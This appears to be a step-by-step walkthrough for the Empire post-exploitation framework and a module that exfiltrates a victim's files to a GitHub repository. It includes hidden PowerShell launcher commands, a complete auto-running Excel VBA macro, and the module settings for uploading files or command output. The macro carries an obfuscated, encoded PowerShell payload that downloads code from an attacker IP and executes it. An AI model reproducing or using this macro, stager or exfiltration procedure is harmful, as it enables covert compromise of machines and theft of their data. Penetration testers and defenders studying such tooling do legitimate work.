**Empire and Invoke-ExfilDataToGitHub Module Runthrough**

Contents

[1. Initial Setup 2](#_Toc464129719)

[2. Empire Configuration and Exploitation Setup 2](#_Toc464129720)

[2.1 Create a Listener 2](#_Toc464129721)

[2.2 Create a Stager 4](#_Toc464129722)

[2.2.1 PowerShell launcher 4](#_Toc464129723)

[2.2.2 Macro Stager 7](#_Toc464129724)

[3. Use Invoke-ExfilDataToGitHub Module 8](#_Toc464129725)

[3.1 Select the Invoke-ExfilDatatoGitHub Module 8](#_Toc464129726)

[3.2 Upload all files recursively 8](#_Toc464129727)

[3.3 Upload selected files 9](#_Toc464129728)

[3.4 Upload file with data using PowerShell command 9](#_Toc464129729)

# Initial Setup

Download the Empire source code from here:

<https://github.com/adaptivethreat/Empire>

git clone <https://github.com/adaptivethreat/Empire>

Run and execute setup\_database.py and install.sh

python setup\_database.py

./install.sh

# Note you can reset the database using

./reset.sh

If the integration script and PowerShell module has not been accepted into the Empire framework then you can download the scripts from my GitHub account here:

<https://github.com/nnh100/exfil>

Put the Invoke\_ExfilDataToGitHub.py script into the following location of the installation directory:

Empire/lib/modules/exfiltration

Put the Invoke-ExfilDataToGitHub.ps1 script into the following location:


Empire/data/module\_source/exfil

# Empire Configuration and Exploitation Setup

* 1. Create a Listener

Start Empire with:

./empire



Create a listener called kali (this will listen for incoming connections):


listeners

list

info

set Name kali

execute



* 1. Create a Stager

The stager is code that will run on the victim machine and connect back to the attacker machine (this can be PowerShell code, a VBA macro, USB Ducky script etc).

* + 1. PowerShell launcher


Issue the following commands to create a PowerShell launcher:

usestager launcher

info


set Listener kali

execute




Copy and run the generated PowerShell exploit code in a target (here I used Windows 10):


powershell.exe -NoP -sta -NonI -W Hidden -Enc 



List agents:



Note you can rename and interact with the agent using the following commands:



* + 1. Macro Stager

Create a VBA macro stager that can be launched in Excel:



Sub AutoOpen()

Debugging

End Sub

Sub Document\_Open()

Debugging

End Sub

Public Function Debugging() As Variant

Dim Str As String

str = "powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBT"

str = str + "AFkAcwB0AGUATQAuAE4AZQBUAC4AUwBlAFIAVgBJAGMAZQBQAG"

str = str + "8AaQBuAHQATQBhAG4AYQBHAGUAUgBdADoAOgBFAHgAcABFAGMA"

str = str + "VAAxADAAMABDAE8ATgB0AEkATgB1AEUAIAA9ACAAMAA7ACQAVw"

str = str + "BjAD0ATgBlAHcALQBPAGIAagBlAGMAVAAgAFMAWQBzAHQARQBt"

str = str + "AC4ATgBlAHQALgBXAEUAQgBDAGwAaQBlAE4AVAA7ACQAdQA9AC"

str = str + "cATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8A"

str = str + "dwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVA"

str = str + "ByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAw"

str = str + "ACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAFcAQwAuAE"

str = str + "gARQBBAGQARQByAFMALgBBAEQARAAoACcAVQBzAGUAcgAtAEEA"

str = str + "ZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAQwAuAFAAUgBvAFgAWQ"

str = str + "AgAD0AIABbAFMAeQBzAFQARQBtAC4ATgBlAFQALgBXAEUAYgBS"

str = str + "AEUAUQB1AEUAcwBUAF0AOgA6AEQARQBGAGEAVQBsAHQAVwBlAE"

str = str + "IAUAByAE8AWABZADsAJABXAEMALgBQAHIATwB4AFkALgBDAHIA"

str = str + "ZQBEAGUATgB0AEkAYQBsAFMAIAA9ACAAWwBTAHkAUwB0AGUAbQ"

str = str + "AuAE4ARQB0AC4AQwByAGUAZABFAE4AdABpAEEATABDAEEAYwBI"

str = str + "AEUAXQA6ADoARABFAGYAQQBVAEwAVABOAGUAVABXAE8AUgBLAE"

str = str + "MAcgBlAGQARQBuAFQASQBhAEwAcwA7ACQASwA9ACcAfABSADMA"

str = str + "LgBeACwAdQApAEAAVABQADIAZwBZAC0APABxAGgAXABJAHAAKA"

str = str + "BWADYAfQBDAGsANwB3AGQAQgA1ACcAOwAkAGkAPQAwADsAWwBD"

str = str + "AGgAQQBSAFsAXQBdACQAQgA9ACgAWwBDAGgAQQByAFsAXQBdAC"

str = str + "gAJAB3AGMALgBEAE8AVwBOAEwAbwBBAGQAUwBUAFIAaQBuAGcA"

str = str + "KAAiAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADIAMA"

str = str + "A5AC4AMQAzADUAOgA4ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBz"

str = str + "AHAAIgApACkAKQB8ACUAewAkAF8ALQBiAFgATwByACQASwBbAC"

str = str + "QASQArACsAJQAkAGsALgBMAEUATgBHAHQAaABdAH0AOwBJAEUA"

str = str + "WAAgACgAJABCAC0AagBPAGkATgAnACcAKQA="

Const HIDDEN\_WINDOW = 0

strComputer = "."

Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

Set objStartup = objWMIService.Get("Win32\_ProcessStartup")

Set objConfig = objStartup.SpawnInstance\_

objConfig.ShowWindow = HIDDEN\_WINDOW

Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32\_Process")

objProcess.Create str, Null, objConfig, intProcessID


End Function

# Use Invoke-ExfilDataToGitHub Module

* 1. Select the Invoke-ExfilDatatoGitHub Module

Issue the following command:

usemodule exfiltration/Invoke\_ExfilDataToGitHub




Set options with for example:

set Filter \*.\*

set GHRepo exfil


set GHUser nnh100

* 1. Upload all files recursively



Check your GitHub repo for the files that you uploaded. Note that Recurse should be either blank or True.

* 1. Upload selected files



* 1. Upload file with data using PowerShell command

An example of sending data to a text file – note that the other options should be unset and to run a command issue it within a $() so

$(dir c:\windows | out-string)

